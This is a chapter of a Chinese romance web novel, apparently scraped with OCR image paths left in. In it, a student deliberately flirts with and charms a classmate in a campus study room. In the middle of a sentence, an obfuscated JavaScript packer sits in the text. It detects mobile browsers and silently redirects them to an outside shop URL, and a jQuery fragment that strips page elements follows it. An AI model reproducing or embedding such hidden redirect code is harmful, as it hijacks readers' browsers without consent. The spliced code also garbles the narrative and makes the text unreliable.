8.第 8 章

作品:《爱情骗子

    傍晚七点,天边一片残阳。


    正是晚饭点,学校三三两两散落着同学,顾盼抱着书,出了凯远楼,他慢悠悠的,一点也不急地往自习室走。


    早上陶折一发信息说,要去葡萄牙阿尔加维钓金枪鱼,遗憾表示最近都无法去庄园吃饭。


    顾盼觉得正好,赶紧去,别耽误他作恶。


    自习室是一栋白色三层小楼,掩映在绿化里,右侧小径上有人影过来。


    是路亦行,顾盼心道自己时间算得刚刚好。


    主要得益于八卦的同学们,在论坛建了个高楼帖,动不动更新路亦行的照片,他在哪儿,他在干嘛,他跟谁在一起,他好帅,随便翻翻帖子,就可以掌握他的行踪。


    暗处看亮处,分外眼明。


    门口有条长椅,路亦行坐下,开始抽烟。


    他姿态悠闲,虽然带着笔记本电脑,但并不急,大概碍于进自习室后不能抽烟,所以抽了再进去。顾盼猜测他应该喜欢银色,毕竟车子、手机、电脑都是同色。观察片刻,顾盼放轻脚步,悄悄往前,想吓他。


    路亦行跷着二郎腿,右手闲适地搭在扶手上,光背影,都一大帅哥。


    抽完烟的路亦行迟迟未动,顾盼不明白,恍然一抬头,瞧见对面宣传栏的玻璃面,一脸清晰的自己……以及与自己对视的路亦行。


    场面一时颇尴尬,顾盼问,“你都不出声的啊?”


    路亦行懒懒反问:“不是想吓我?”


    “确实想这么做。”


    “那怎么没吓?”


    “怕你打我。”


    秋天的夕阳不过一刹那就没了,黑得快,难以分辨彼此神色,顾盼也猜不出路亦行的心情,但感觉得到路亦行对他冷冷淡淡的,这肯定没错。


    自习室一楼的值守台后,小林老师正在看书。


    见有人来,起身,目光先在路亦行脸上落了一遭,停留挺久,最后落在顾盼脸上,问他们是不是来学习,又指了指门口的三辊闸。


    “这个坏了,你们可能得跳进来。”


    三辊闸指示灯没亮,推也推不动,进就得像地铁逃票那样跳过去,不进两人就得去图书馆挤。


    “还进吗?”顾盼抱着书,觉得倒霉。


    “进,怎么不进?”


    说完,路亦行把电脑搁在对面平台上,单掌撑着三辊闸的面板,轻巧一跃,便过了半人高的闸,正回身准备接,顾盼已经进来了。


    见他不动,顾盼奇道,“怎么了?”


    路亦行也好奇:“你怎么过来的?”


    “先这样。”顾盼抬起右腿,跨过闸,再侧身,“再这样。”他上半身像芭蕾半圈那样优雅转身,左腿垂直于地面,轻而易举地出去,然后又如法炮制地回来,“就行了啊。”


    路亦行眼神莫名其妙。顾盼也莫名其妙。


    路亦行问:“舞蹈生?”


    贺也也疑惑过,毕竟又长又直的腿实属罕见,柔韧性还这么好,顾盼恍然大悟:“我妈妈以前是舞蹈团的,无聊跟着练过,我还会一字马呢。”


    路亦行随口说:“厉害,有机会见见。”


    “好啊。”


    两人往楼上去,顾盼忽然发现,经由昨天那番岸边交流,路亦行对他的态度好了很多,刚刚应该是准备接他一把的。毕竟路亦行这种人拎得清,跟认定的朋友无所顾忌,外人就冷漠不已,有明显分界线的那种人。


    小林老师热情地跟上来,向他们介绍自习室的各个功能。


    吸音地毯,米色墙,绿植随时可见,温馨又静谧,半透明的茶色玻璃右侧贴着二维码,里间是两张沙发,中间一张桌,装有隔音帘。


    路亦行掏手机扫码,这还是顾盼第二次见他用手机,需要用微信扫,可路亦行就没下载……


    “要不我来吧?”他拿出自己的手机。


    “你给钱算怎么回事儿?”路亦行垂着头,手指点击下载,网速倒是快,甫一登录,一声叠一声的未读消息响起。一时间,整个安静的自习走廊都是这声儿。


    顾盼咕哝道:“我还以为你没有社交账号呢。”


    消息还在叠弹,伴随无穷无尽的各类推送,这就是路亦行不爱用手机的原因,心一烦,嘴就毒。


    “你怎么不说我从清朝过来的呢?”


    顾盼不乐意了,钓人高高兴兴地钓,分手开开心心地分,什么关系都还没有就给人甩脸子,什么意思啊,他当即拉脸,“凶什么啊?”路亦行琢磨着,刚才那话确实有点苛刻,于是收了手机,神色认真,“不好意思。”


    “这才对嘛。”顾盼心满意足地笑了,眼睛亮晶晶的,“我还以为你生气了,不让我进去怎么办?”


    “那你哭给我看?”路亦行就还是那样嘴毒。


    顾盼撇嘴,“我走了。”


    咔嗒一声,门开,路亦行单指勾住他书包肩条,往里带,往沙发上那么轻轻一推,不容置喙的口吻,“安生坐着。”


    关门,拉帘,开灯,一气呵成。


    再装就有点过了,顾盼从书包里拿出厚厚的《婚姻家庭法学》,开始看书,路亦行打开笔记本电脑,瞥了对面一眼。


    虽然复庆校方准备了办公室,但开会不方便。


    实验室那边有几个关于湍流的问题,需要跟教授们开会商议,愿意让顾盼同来,路亦行只当还人情,昨天那番疏导讲得蛮善解人意,权当感谢。两人心照不宣地各做各事。


    当下国内晚间19点,德国中午13点,路亦行戴着耳机,顾盼原本看得心无旁骛,直到听见几个陌生的词汇。


    他抬头一看。


    笔电上方是一双清凛凛的眼睛,蓝光屏映得路亦行脸庞清俊,眼瞳沉黑,眉头轻轻皱起,喉结滑动,说不上来的性感。他讲德文跟讲中文大相径庭,发音方式不同,平日慵懒缱绻的腔调消失殆尽,随之而来的是格外冷峻的磁性。路亦行睨来,顾盼赶紧“慌乱”地垂下眼睛,等几秒钟,他再心虚一瞟。


    路亦行已翘起嘴角,笑得有点坏。


    “笑什么?”顾盼问,难道他刚刚有点呆吗?


    路亦行摘了耳机,“吵着你了?”


    “没有啊。”顾盼埋下脸,屏了口长长长长的气,等差不多把脸憋红,再抬起来,“你说话好好听啊。”


    姜逢曾说,只要他埋下头,旁人从对面的角度看他,害羞的样子特别惹人怜爱。而且每个人都需要大张旗鼓地赞美,做鼓掌


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17314879|198701||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    最用力的人总是没错的。


    路亦行咳了声,把嗓子恢复原状,“不学习看我干什么?”


    顾盼表情懵懂,明亮灯光下他脸颊几乎透明,清澈的瞳孔仿佛封了一层流动的冰壳,似水似雾,嘴唇颜色较平常淡了许多,微张着,嚣张的美貌渲染另一副柔软的样子。


    “因为你好看啊。”他迟疑地、慢吞吞地咬着说。


    空气安静几秒。


    路亦行不笑了,戴上耳机,目不转睛。


    几小时过去,不大的自习室只有指尖敲击键盘的轻微响动,和书页翻过的哗声,两人互不打扰,直到十点头顶的播放器传来温馨的提示音:“亲爱的同学们,学习固然重要,也要适时休息哦。”


    到此为止。


    顾盼阖上书,路亦行阖上笔电。“回了?”路亦行问他。


    “好。”顾盼点头。


    出了小楼,下过雨也早停了,天青融融的,地湿漉漉的,学校空无一人,唯有水洼映着各自有各自的月影。


    两人不紧不慢地踏碎了,往校门口去。


    今天路亦行套了件黑色的圆领针织开衫,袖子虚虚推到手臂,懒懒地拿着银色的笔记本电脑,没拿书,却自带一身书卷气,看着很舒服。


    梧桐在头顶散发着清香,四下无人,顾盼觉得时机很好。他加快几步转过身来,倒退着问路亦行:“我们学校还是很好吧?同学友善,环境优美。”


    “怎么样,今天有没有开心一点?”


    路亦行心诧,觉得他怎么把陶折一嘱托的话这么当回事,只说“还行”


    顾盼笑起来。


